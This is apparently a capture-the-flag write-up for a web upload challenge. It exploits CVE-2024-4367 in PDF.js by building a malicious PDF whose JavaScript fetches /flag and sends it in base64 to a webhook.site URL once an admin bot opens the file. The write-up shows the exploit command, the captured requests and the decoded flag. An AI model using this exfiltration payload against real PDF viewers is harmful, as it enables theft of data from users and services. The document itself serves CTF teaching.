
### Payload Generation




```
┌──(shivam㉿kali)-[~/akasec/web/upload]
└─$ python3 CVE-2024-4367.py "fetch('/flag').then(response => response.json().
then(data => fetch('https://webhook.site/b2af0717-f585-4743-bd9a-3ac6e51859fb/
?c=' + btoa(JSON.stringify(data)))))"
[+] Created malicious PDF file: poc.pdf
[+] Open the file with the vulnerable application to trigger the exploit.
```

### Payload Upload

*The PDF viewer page is blank but we can see the base64 encoded value attached on webhook.*




| | |
|---|---|
| GET | https://webhook.site/b2af0717-f585-4743-bd9a-3ac6e51859fb/?c=eyJlcnJvciI6IkFjY2VzcyBkZW5pZWQifQ== |
| Host | 103.120.210.36 Whois Shodan Netify Censys |
| Date | 11/06/2024 16:32:00 (2 minutes ago) |
| Size | 0 bytes |
| Time | 0.000 sec |
| ID | be03a9eb-3413-4f7d-85d1-3ba5e0aedd7a |




```
┌──(shivam㉿kali)-[~/akasec/web/upload]
└─$ echo eyJlcnJvciI6IkFjY2VzcyBkZW5pZWQifQ== | base64 -d
{"error":"Access denied"}
```

### Payload Execution

*Copy the highlighted part on url after uploading the pdf. Prepare a URL like the second image and click on the visit note.*



http://172.206.89.197:9000/view/file-1718103715199.pdf



Admin's Bot Page


Enter note URL:

http://127.0.0.1:5000/view/file-1718103715199.pdf


Admin successfully visited the URL.

### Capturing the Flag

*The first image shows the request from the webhook containing Base64-encoded data. The second image shows the decoded Base64-encoded text to obtain the flag.*



| | |
|---|---|
| GET | https://webhook.site/b2af0717-f585-4743-bd9a-3ac6e51859fb/?c=eyJmbGFnIjoiQUtBU0VDe1BERl8xc180dzNzMG0zX1cxdGhfWFNTXyYmX0ZyMzNfUDRsZTVUMW4zX3IwdDR0MzMzZF9sb29vb29sfSJ9 |
| Host | 172.206.89.197 Whois Shodan Netify Censys |
| Date | 11/06/2024 16:39:12 (a minute ago) |
| Size | 0 bytes |
| Time | 0.000 sec |
| ID | 963b658f-250b-4008-b260-cf05c2f52270 |



```
┌──(shivam㉿kali)-[~/akasec/web/upload]
└─$ echo eyJmbGFnIjoiQUtBU0VDe1BERl8xc180dzNzMG0zX1cxdGhfWFNTXyYmX0ZyMzNfUDRsZ
TVUMW4zX3IwdDR0MzMzZF9sb29vb29sfSJ9 | base64 -d
{"flag":"AKASEC{PDF_1s_4w3s0m3_W1th_XSS_&&_Fr33_P4le5T1n3_r0t4t333d_looooool}"}
```

| References & Tools | |
|---|---|
| CVE-2024-4367 | https://codeanlabs.com/blog/research/cve-2024-4367-arbitrary-js-execution-in-pdf-js/ |
| Github POC Generator | https://github.com/LOURC0D3/CVE-2024-4367-PoC |
| Webhook Site | https://webhook.site/ |